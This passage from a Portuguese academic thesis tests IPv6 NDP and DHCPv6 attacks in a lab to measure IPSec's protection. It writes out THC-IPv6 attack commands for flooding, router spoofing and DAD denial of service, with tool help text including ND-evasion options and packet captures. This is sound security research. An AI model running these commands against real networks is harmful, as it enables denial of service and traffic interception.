- **Flooding**: a técnica de Inundação consiste no envio excessivo de pacotes à uma vítima de forma que esta fica tão ocupada com as inúmeras requisições que para de responder às solicitações de outros *hosts*, literalmente “negando o serviço”;
- **MitM**: baseia-se principalmente na infiltração de um atacante em um processo de comunicação entre outros *hosts*, onde será possível interceptar, adulterar ou ainda destruir as informações trafegadas em rede.
- **Spoofing**: por *Spoofing* entende-se a técnica de falsa personificação dentro de uma rede, isto é, ocorre quando um atacante se faz passar por outro *host* no processo de comunicação, como por exemplo, ele responder a uma solicitação de um *host* se dizendo ser um servidor ou roteador, enganando a vítima. O método de *Spoofing* realiza uma forma de ataque MitM.

Em relação às ferramentas de ataque:

- **Alive6**: um *scanner* de rede que identifica os *hosts* com endereço IPv6 ativo na rede. Sua utilização se dá na técnica de coleta de informações;
- **Denial6**: realiza ataques DoS enviando uma vasta quantidade de pacotes para a vítima sobrecarregando seu funcionamento;
- **Dos-new-ip6**: através de uma checagem na rede esta ferramenta intercepta o pedido de conexão de um novo *host* e envia para ele um endereço duplicado. Sua utilização realiza um ataque DoS no *host* inviabilizando sua conexão;
- **Detect-new-ip6**: ferramenta capaz de identificar quando um novo *host* se conecta à rede. Pode fazer uso de um *script* personalizado para “ler” o novo dispositivo e adquirir suas informações. Faz parte da técnica de coleta de informações;
- **Fake_advertise6**: a máquina atacante envia pacotes de Neighbor Advertisement se auto anunciando na rede. Sua utilização pode

causar ataques de Flooding e DoS em um determinado *host* ou na rede inteira se uma vítima não for designada;

- **Fake_router6**: anuncia a própria máquina atacante como roteador dentro da rede. Se trata de um ataque do tipo *Spoofing*, na tentativa de tomar o lugar de um roteador real;
- **Flood_advertise6**: inunda a rede disparando alertas de *Neighbor Advertisement*. Resulta em um ataque do tipo DoS;
- **Flood_Router6**: realiza a mesma função do *Flood_Advertisement6*, porém disparando mensagens de *Router Advertisement* na rede;
- **Kill_router6**: anuncia que um determinado roteador na rede está prestes a ser desconectado e faz com que os demais *hosts* da rede o apaguem das suas tabelas de roteamento. Se o endereço do roteador não for indicado, é feita uma varredura na rede até identificar o endereço e então se iniciam as mensagens;
- **Parasite6**: intercepta toda a comunicação da rede, redirecionando o tráfego para a máquina atacante

Vale ressaltar que o comando básico para a execução dos ataques se dá por meio de “# **atk6**-[nome da ferramenta]”, por exemplo: “# *atk6-alive6*”. Entretanto, algumas ferramentas, por sua vez, podem requerer outras opções.

3.3. Implementação IPSec

Quanto ao IPSec, optou-se por aplicar a implementação dos cabeçalhos ESP e AH juntos. Tal medida fora tomada na intenção de se proteger a comunicação entre os *hosts* da maneira mais efetiva possível contra os ataques realizados no primeiro momento.

Quanto à implementação dos métodos de segurança providos pelo protocolo IPSec, estes foram realizados seguindo um tutorial apresentado no Trabalho de Conclusão de Curso da Tecnóloga em Tecnologia em Análise e Desenvolvimento de Sistemas Cristina Basso, pela Universidade Tecnológica Federal do Paraná. Tal tutorial é apresentado na seção ANEXO A deste projeto (BASSO, 2011).

4 RESULTADOS E DISCUSSÃO

Para verificar a eficiência dos métodos de proteção do IPSec, foram realizados diversos ataques sobre os protocolos NDP e DHCPv6 da rede configurada com IPv6. Estes testes foram executados no cenário descrito na seção 3.1, sendo os mesmos realizados por uma máquina atacante, que simulava um agente nocivo na rede, contra duas outras máquinas, sendo um roteador e outro um *host* em rede.

São descritos agora os ataques, realizados no cenário de testes, e as ferramentas que os executam, brevemente apresentados na seção 3.2.1, tal como os resultados obtidos por cada um. Ressaltando que tais ataques foram realizados em dois momentos distintos, sendo eles em um sem métodos de proteção implementados e outros com o uso do IPSec.

Ao comparar-se os resultados obtidos nos dois momentos distintos foi possível verificar a capacidade do IPSec em se tratando de sua segurança. Os métodos introduzidos pelo protocolo em sua utilização foram capazes de prover os quesitos de autenticação e confidencialidade dos dados, de maneira a solucionar os problemas com vulnerabilidades ou ao menos reduzir os danos causados pelas ações nocivas na rede.

4.1. Realização dos Ataques sem implementação do IPSec

Nesta seção serão apresentados os ataques realizados no primeiro momento do projeto, isto é, ainda sem a implementação do IPSec. Serão descritos os funcionamentos de cada ferramenta e sua utilização, tal como os resultados obtidos pelos mesmos e suas consequências em razão destes ataques.

Juntamente com a imagem demonstrando a execução dos ataques, são apresentados, em alguns casos, os fluxos de pacotes trafegados na rede capturados pelo *software* Wireshark. Na descrição de cada ferramenta é apresentada sua sintaxe de utilização, isto é, o comando para utilizar a ferramenta via terminal de código. Nesses códigos, as diretrizes apresentadas entre parênteses '()' são de caráter obrigatório e as apresentadas entre colchetes '[']' são opcionais.

4.1.1. *Alive6*

Essa ferramenta dispara um pacote *ping* (ICMPv6) na rede a fim de descobrir todos os *hosts* que estejam com seus endereços IPv6 ativos. Seu uso se faz útil para um determinado invasor que não possui conhecimento sobre os *hosts* presentes na rede, portanto, é uma ferramenta utilizada no estágio inicial do ataque na fase de Coleta de Informações (*gathering*).

Figura 11 - Ferramenta *Alive6*

```
root@larc-ipv6-host2:/home/larc# atk6-alive6 eth0
Alive: 2001:db8:aaaa::60 [ICMP echo-reply]
Alive: 2001:db8:aaaa::10 [ICMP echo-reply]


Scanned 1 address and found 2 systems alive
root@larc-ipv6-host2:/home/larc#
```

A sintaxe da utilização da ferramenta é “**# atk6-alive6 (interface de rede) [opções]**”. Dentre as opções estão funcionalidades que podem exportar os resultados em determinado arquivo, ou resolver um endereço DNS, utilizar um outro endereço como fonte do pacote ICMPv6, entre outras. A utilização dessas funcionalidades é opcional, ficando obrigatória somente a informação da interface.

No resultado da execução, apresentado na Figura 11, no qual fora definido como parâmetro somente a interface de rede, é possível perceber que a ferramenta foi capaz de identificar outros dois dispositivos com protocolo IPv6 ativo atuando na sua interface eth0. Se tratam dos dispositivos *Host Debian*, com o endereço de final 60, e *Router*, identificado pelo endereço com final 10.

4.1.2. *Denial6*

Na execução desta ferramenta é disparada uma enorme carga de pacotes ICMPv6 para uma determinada vítima, de forma a inviabilizar a execução dos seus serviços. A alta quantidade de requisições feita ao servidor faz com que este sobrecarregue seus sistemas, não sendo capaz de atender as demais solicitações feitas por outros *hosts* na rede.

Figura 13 - Resultados *Denial6*

Conforme nota-se na Figura 13, inicialmente a máquina atacante faz uma *Neighbor Solicitation* à vítima e, quando esta responde com uma mensagem *Neighbor Advertisement*, o atacante inicia o disparo de várias mensagens do tipo *ping* (ICMPv6). Por padrão, a quantidade de mensagens enviadas pela ferramenta é 1000.

Não é possível apresentar uma imagem de como o computador roteador se comportou durante o ataque com *Denial6*, mas em utilização, pôde-se perceber um decréscimo bastante significativo em seu processamento, demorando a responder até mesmo simples funções como a abertura do diretório de arquivos. Portanto, pode-se inferir que o ataque de DoS teve efeito satisfatório, comprometendo a execução dos serviços da máquina vítima, inclusive os serviços NDP e DHCPv6, de maneira que a máquina não se tornasse capaz de responder a novas solicitações de outros *hosts*.

4.1.3. *Dos-new-ip6*

Dos-new-ip6 é uma ferramenta que, de certa maneira, realiza ataques dos tipos MitM, *Spoofing* e DoS. Sua principal função é interceptar a solicitação de conexão de

um novo *host* na rede e oferecer a este um endereço duplicado, de maneira que, assim, o dispositivo não consiga se conectar na rede.

Quanto aos ataques, no MitM o atacante realiza uma escuta na rede e intercepta a solicitação de conexão, que deveria acontecer entre o *host* e o roteador; no *Spoofing* o atacante se faz passar pelo roteador da rede oferecendo à nova máquina um endereço errôneo; e o ataque DoS acontece em decorrência da inviabilização do serviço de conexão do *host*. Esta ferramenta faz uso do serviço NDP, uma vez que verifica a entrada de um novo dispositivo na rede interceptando as mensagens *Router Solicitation* e *Neighbor Solicitation* enviadas pela vítima.

Figura 14 - Ferramenta *Dos-new-ip6*

```

root@larc-ipv6-host2:/home/larc# atk6-dos-new-ip6
atk6-dos-new-ip6 v2.5 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: atk6-dos-new-ip6 interface

This tools prevents new IPv6 interfaces to come up, by sending answers to
duplicate ip6 checks (DAD). This results in a DOS for new IPv6 devices.

root@larc-ipv6-host2:/home/larc# atk6-dos-new-ip6 eth0
Started ICMP6 DAD Denial-of-Service (Press Control-C to end) ...
Spoofed packet for existing ip6 as 2001:db8:aaaa::10
Spoofed packet for existing ip6 as fe80::96de:80ff:fedc:239
^C
root@larc-ipv6-host2:/home/larc# █

```

Conforme apresentado na Figura 14, a sintaxe da ferramenta conta com apenas “# ***atk6-dos-new-ip6 (interface)***”. Nesta execução foi realizada a ação de reinício da placa de rede da máquina *Router*. Pôde-se perceber que, ao religar a interface de rede do computador, a ferramenta conseguiu verificar o funcionamento do protocolo NDP, no qual o dispositivo se anunciava em rede, e interceptar as informações trafegadas, apresentando a captura de pacotes originários dos endereços global (2001[...]10) e local (fe80[...]239).

4.1.4. *Detect-new-ip6*

A ferramenta *Detect-new-ip6*, basicamente, implementa a técnica de *gathering*. Seu funcionamento é semelhante à *Dos-new-ip6*, “escutando” na rede em busca de mensagens NDP quando a nova máquina solicita uma conexão. Mas, a *Detect-new-*

ip6 visa conhecer os novos dispositivos que se conectam na rede, coletando informações acerca dos mesmos.

Sua sintaxe de utilização é “# **atk6-detect-new-ip6 (interface) [script]**”, sendo que a função de *script* é opcional. Dependendo do *script* na execução do teste, a máquina atacante pode fazer uma leitura mais detalhada no *host* verificando até mesmo os sistemas que executam nele. Sem a utilização de um *script*, por padrão, a ferramenta retorna os endereços dos novos dispositivos conectados à rede. Sua execução e resultado são demonstrados na Figura 15.

Figura 15 - Ferramenta *Detect-new-ip6*

```
root@larc-ipv6-host2:/home/larc# atk6-detect-new-ip6
atk6-detect-new-ip6 v2.5 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: atk6-detect-new-ip6 interface [script]

This tools detects new IPv6 addresses joining the local network.
If script is supplied, it is executed with the detected IPv6 address as first
and the interface as second command line option.

root@larc-ipv6-host2:/home/larc# atk6-detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: 2001:db8:aaaa::10
Detected new ip6 address: fe80::96de:80ff:fedc:239
```

Da mesma forma da execução da ferramenta *Dos-new-ip6*, durante a realização deste teste se realizou a ação de desligamento e reinício da interface de rede da máquina *Router*. No momento em que a interface se conectou à rede, a ferramenta fora capaz de identificar sua conexão através dos alertas enviados pelo protocolo NDP.

4.1.5. Fake_advertise6

Fake_advertise6 é uma ferramenta que envia pacotes de *Neighbor Advertisement* na rede, anunciando a própria máquina atacante aos outros *hosts* presentes na rede. Sua sintaxe de utilização se dá por “# **atk6-fake_advertise6 (interface) (endereço advertido) [endereço alvo] [opções]**”, em que os parâmetros de ‘endereço alvo’ e ‘opções’ não são obrigatórias, mas ‘endereço advertido’ é de uso obrigatório.

Para os parâmetros de 'interface' e 'endereço advertido', se tratam respectivamente da interface de rede por onde o computador se comunica com os outros, e um endereço a ser usado no pacote, como endereço origem. Dentre as opções que são possíveis definir estão, por exemplo: a quantidade de pacotes a serem enviados no ataque (por padrão ilimitado – o que causa *flooding* na rede), tempo de espera de envio entre os pacotes (5 segundos por padrão), a adição de um cabeçalho de extensão *Hop-by-Hop* ou *Destination Header*, entre outros. Sua execução é apresentada na Figura 16.

Figura 16 - Ferramenta *Fake_advertise6*

```

root@larc-ipv6-host2:/home/larc# atk6-fake_advertise6
atk6-fake_advertise6 v2.5 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: atk6-fake_advertise6 [-DHF] [-Ors] [-n count] [-w seconds] interface ip-address-advertised [target-address [mac-address-advertised [source-ip-address]]]

Advertise IPv6 address on the network (with own mac if not specified),
sending it to the all-nodes multicast address if no target address is set.
Source ip address is the address advertised if not set.

Sending options:
-n count    send how many packets (default: forever)
-w seconds  wait time between the packets sent (default: 5)
Flag options:
-O do NOT set the override flag (default: on)
-r DO set the router flag (default: off)
-s DO set the solicitate flag (default: off)
ND Security evasion options (can be combined):
-H add a hop-by-hop header
-F add a one shot fragment header (can be specified multiple times)
-D add a large destination header which fragments the packet.
root@larc-ipv6-host2:/home/larc# atk6-fake_advertise6 eth0 2001:db8:aaaa::10
Starting advertisement of 2001:db8:aaaa::10 (Press Control-C to end)
^C
root@larc-ipv6-host2:/home/larc#

```

Na realização deste teste, como é possível perceber na Figura 16, não foram atribuídas opções de limitação da ferramenta, causando em rede um ataque de *Flooding* e DoS, uma vez que a quantidade infinita de mensagens enviadas pela ferramenta sobrecarregou os serviços dos demais *hosts*. Vale ressaltar, também, que a atuação da ferramenta se dá no protocolo NDP, disparando mensagens de *Neighbor Advertisement* a todos os *hosts* identificados em seu enlace.

Figura 17 - Resultados Fake_advertisement6

No.	Time	Source	Destination	Protocol	Length	Info
298	716.8522260	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff
299	716.8522980	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff
300	717.8524580	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff
301	717.8525220	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff
302	718.8526530	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (ovr) is at 20:6a:8a:dd:5b:ff
303	718.8527180	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff
304	719.8528820	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (ovr) is at 20:6a:8a:dd:5b:ff
305	719.8529410	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff
306	720.8530860	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (ovr) is at 20:6a:8a:dd:5b:ff
307	720.8531240	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff
308	721.8533190	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (ovr) is at 20:6a:8a:dd:5b:ff
309	721.8533890	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff
310	722.8535230	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (ovr) is at 20:6a:8a:dd:5b:ff
311	722.8535850	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff
312	723.8537380	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (ovr) is at 20:6a:8a:dd:5b:ff
313	723.8537990	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff
314	724.8539360	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (ovr) is at 20:6a:8a:dd:5b:ff
315	724.8540020	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff
316	725.8541570	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (ovr) is at 20:6a:8a:dd:5b:ff
317	725.8542190	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff
318	726.8543950	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (ovr) is at 20:6a:8a:dd:5b:ff
319	726.8544560	2001:db8:aaaa::10	ff02::1	ICMPv6	86	Neighbor Advertisement 2001:db8:aaaa::10 (none) is at 20:6a:8a:dd:5b:ff

* Frame 95: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
 * Ethernet II, Src: Wistron1_d1:5b:ff (20:6a:8a:dd:5b:ff), Dst: IPv6mcast_01 (33:33:00:00:00:01)
 * Internet Protocol Version 6, Src: 2001:db8:aaaa::10 (2001:db8:aaaa::10), Dst: ff02::1 (ff02::1)
 * Internet Control Message Protocol v6

```

0000  33 33 00 00 00 01 20 6a 8a dd 5b ff 86 dd 00 00 33... ] ..[...
0010  00 00 00 20 3a ff 20 01 0d b8 aa aa 00 00 00 00  ... : : :
0020  00 00 00 00 00 10 ff 02 00 00 00 00 00 00 00 00  ... ..
0030  00 00 00 00 01 88 00 9e 71 20 00 00 00 20 01  ... ..
0040  0d b8 aa aa 00 00 00 00 00 00 00 10 02 01  ... ..
0050  20 6a 8a dd 5b ff 1..f.
  
```

Como resultados obtidos na execução do ataque, a Figura 17 apresenta as mensagens de *Neighbor Advertisement* enviadas em massa na rede, causando assim efeitos de negação de serviço nos *hosts* no enlace.

Conforme descrito na Figura 16, é possível perceber que os pacotes capturados no resultado da execução apresentam como origem o endereço 2001:db8:aaaa::10, sendo direcionados ao endereço ff02::1, que se trata de um endereço *multicast*, fazendo com que as informações enviadas para aquele grupo sejam distribuídas a todos os computadores em rede.

4.1.6. Fake_router6

A ferramenta *Fake_router6* envia pacotes de *Router Advertisement*, se auto anunciando como roteador e tentando tomar o lugar do servidor real. Sua sintaxe é **"#atk6-fake_router6 (interface) (rede/máscara) [opções]"**, na qual, entre as opções disponíveis estão: a utilização de cabeçalhos de extensão, a definição de um endereço físico específico, a informação de um servidor de nomes (DNS), entre outras.

A opção '(rede/máscara)' é obrigatória e solicita que seja informado o endereço de rede/tamanho do prefixo no momento de sua invocação, pois a mensagem de

alerta de roteador será enviada para toda a rede. Esse ataque, além de executar as técnicas de *Flooding* e DoS ao enviar uma excessiva carga de pacotes em rede, ainda realiza um trabalho de *Spoofing*, na tentativa de tomar o lugar do verdadeiro roteador.

A execução da ferramenta *Fake_router6* é apresentada na Figura 18.

Figura 18 - Ferramenta *Fake_router6*

```

root@larc-ipv6-host2:/home/larc# atk6-fake_router6
atk6-fake_router6 v2.5 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: atk6-fake_router6 [-HFD] interface network-address/prefix-length [dns-server [router-ip-link-local [mtu [mac-address]]]]

Announce yourself as a router and try to become the default router.
If a non-existing link-local or mac address is supplied, this results in a DOS.
Option -H adds hop-by-hop, -F fragmentation header and -D dst header.
root@larc-ipv6-host2:/home/larc# atk6-fake_router6 eth0 2011:db8:aaaa::/64
Starting to advertise router 2011:db8:aaaa:: (Press Control-C to end) ...

```

Essa ferramenta atua basicamente sobre os protocolos NDP e DHCPv6, uma vez que utiliza das mensagens de *Router Advertisement* para criar uma sobrecarga em rede e inviabilizar os serviços tanto do (s) *host* (s) como do (s) roteador (es) do enlace local. Durante a execução do teste foi percebida uma significativa mudança na capacidade de processamento do *Host Debian* e da máquina *Router* presentes na rede.

Figura 19 - Resultados *Fake_router6*

The screenshot displays the Wireshark interface with a packet capture on interface eth0. The packet list pane shows a series of ICMPv6 Router Advertisement messages. Packet 233574 is selected, and its details pane shows the following structure:

- Ethernet II, Src: Wistron1_dd:5b:ff (20:6a:8a:dd:5b:ff), Dst: IPv6mcast_01 (33:33:00:00:00:01)
 - Destination: IPv6mcast_01 (33:33:00:00:00:01)
 - Source: Wistron1_dd:5b:ff (20:6a:8a:dd:5b:ff)
 - Type: IPv6 (0x86dd)
- Internet_Droutocol_Version_6, Src: fe80::226a:8aff:fedd:5b:ff (fe80::226a:8aff:fedd:5b:ff), Dst: ff02::1 (ff02::1)
 - 0000 33 33 00 00 00 01 20 6a 8a dd 5b ff b6 dd 6e 00 33... j ..[...n.
 - 0010 00 00 00 ad 3a ff fe 80 00 00 00 00 00 22 6a]
 - 0020 8a ff fe dd 5b ff ff 02 00 00 00 00 00 00 00 |.....
 - 0030 00 00 00 00 00 01 86 00 52 80 ff 08 08 00 00 00 R.....
 - 0040 00 00 00 04 00 05 01 00 00 00 00 05 dc 03 04
 - 0050 40 c0 11 11 11 04 04 04 00 00 00 00 20 01 8.....

Figura 21 - Resultados *Flood_advertise6*

No.	Time	Source	Destination	Protocol	Length	Info
888500	0540.482110	fe80::218:9aff:1ec9:d101	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:9aff:1ec9:d101 (ovr) is at 00:18:5a:c9:d1:01
888501	0540.482115	fe80::218:57ff:fe22:e3d0	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:57ff:fe22:e3d0 (ovr) is at 00:18:57:22:e3:d0
888502	0540.482130	fe80::218:47ff:fed1:a2d7	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:47ff:fed1:a2d7 (ovr) is at 00:18:47:d1:a2:d7
888503	0540.482136	fe80::218:d4ff:fe68:a259	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:d4ff:fe68:a259 (ovr) is at 00:18:04:68:a2:59
888504	0540.482140	fe80::218:92ff:fe16:6fde	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:92ff:fe16:6fde (ovr) is at 00:18:92:16:6f:de
888505	0540.482154	fe80::218:59ff:fe4a:10a6	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:59ff:fe4a:10a6 (ovr) is at 00:18:59:4a:10:a6
888506	0540.482158	fe80::218:cfff:fe78:d45a	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:cfff:fe78:d45a (ovr) is at 00:18:cd:78:d5:a0
888507	0540.482172	fe80::218:cfff:fe12:165	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:cfff:fe12:165 (ovr) is at 00:18:cb:12:01:65
888508	0540.482178	fe80::218:cfff:feb3:6633	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:cfff:feb3:6633 (ovr) is at 00:18:dc:b3:66:33
888509	0540.482191	fe80::218:5dff:fe49:31c	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:5dff:fe49:31c (ovr) is at 00:18:5d:49:03:1c
888510	0540.482196	fe80::218:1bff:fea6:f3ef	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:1bff:fea6:f3ef (ovr) is at 00:18:1b:a6:f3:ef
888511	0540.482210	fe80::218:eff:fe95:48f0	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:eff:fe95:48f0 (ovr) is at 00:18:0e:95:48:f0
888512	0540.482214	fe80::218:abff:feb8:cc04	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:abff:feb8:cc04 (ovr) is at 00:18:ab:b8:cc:04
888513	0540.482227	fe80::218:2fff:fedd:aaef	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:2fff:fedd:aaef (ovr) is at 00:18:02:dd:aa:ef
888514	0540.482232	fe80::218:55ff:fe71:6f20	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:55ff:fe71:6f20 (ovr) is at 00:18:55:71:6f:20
888515	0540.482245	fe80::218:92ff:fe71:856e	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:92ff:fe71:856e (ovr) is at 00:18:92:71:85:6e
888516	0540.482250	fe80::218:24ff:feeb:1af9	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:24ff:feeb:1af9 (ovr) is at 00:18:24:eb:1a:f9
888517	0540.482254	fe80::218:34ff:fea5:154f	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:34ff:fea5:154f (ovr) is at 00:18:34:a5:15:4f
888518	0540.482268	fe80::218:4bff:fe08:3f59	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:4bff:fe08:3f59 (ovr) is at 00:18:4b:08:3f:59
888519	0540.482272	fe80::218:9dff:fe87:4949	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:9dff:fe87:4949 (ovr) is at 00:18:9d:87:49:49
888520	0540.482288	fe80::218:3fff:fe16:4d42	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:3fff:fe16:4d42 (ovr) is at 00:18:3f:16:4d:42
888521	0540.482294	fe80::218:3fff:fe18:1148	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:3fff:fe18:1148 (ovr) is at 00:18:3f:18:11:48
888522	0540.482299	fe80::218:7fff:fe81:6809	ff02::1	ICMPv6	86	Neighbor Advertisement fe80::218:7fff:fe81:6809 (ovr) is at 00:18:77:81:68:09

* Frame 572: 197 bytes on wire (1576 bits), 197 bytes captured (1576 bits) on interface 0
 * Ethernet II, Src: Giga-Byte_d0:02:39 (94:de:80:dc:02:39), Dst: IPv4mcast_fb (01:00:5e:00:00:fb)
 * Internet Protocol Version 4, Src: 172.29.9.249 (172.29.9.249), Dst: 224.0.0.251 (224.0.0.251)
 * User Datagram Protocol, Src Port: 5353 (5353), Dst Port: 5353 (5353)
 * Domain Name System (query)


```

0000  01 00 5e 00 00 fb 94 de 80 dc 02 39 08 00 45 00  ..^.....9..E.
0010  00 b7 31 1f 40 00 ff 11 b3 04 ac 1d 09 f9 e0 00  ..1.@.....
0020  00 fb 14 e9 14 e9 00 a3 92 5e 00 00 00 00 00 02  .....
0030  00 00 02 00 00 01 30 01 31 01 30 01 30 01 30  .....0.1:0.0.0
0040  01 30 01 30 01 30 01 30 01 30 01 30 01 30 01 30  .0.0.0.0.0.0.0
0050  01 30 01 30 01 30 01 30 01 30 01 30 01 30 01 61  .0.0.0.0.0.0.a
  
```

4.1.8. *Flood_router6*

Flood_router6, por sua vez, também se assemelha bastante à ferramenta *Fake_router6*. Para a execução dessa ferramenta o comando utilizado é “# *atk6-flood_router6* (interface) [opções]”, uma vez que em [opções] são inseridas informações de cabeçalhos de extensões *Fragmentation*, *Destination* ou *Hop-by-Hop Headers*.

Esta ferramenta, por sua vez, não direciona o envio de mensagens *Router Advertisement* a uma vítima específica, mas a todos os dispositivos no enlace local. Sua execução e sobrecarga do tráfego de rede são apresentados nas Figura 22 e Figura 23.

Figura 25 - Resultados *Kill_router6*

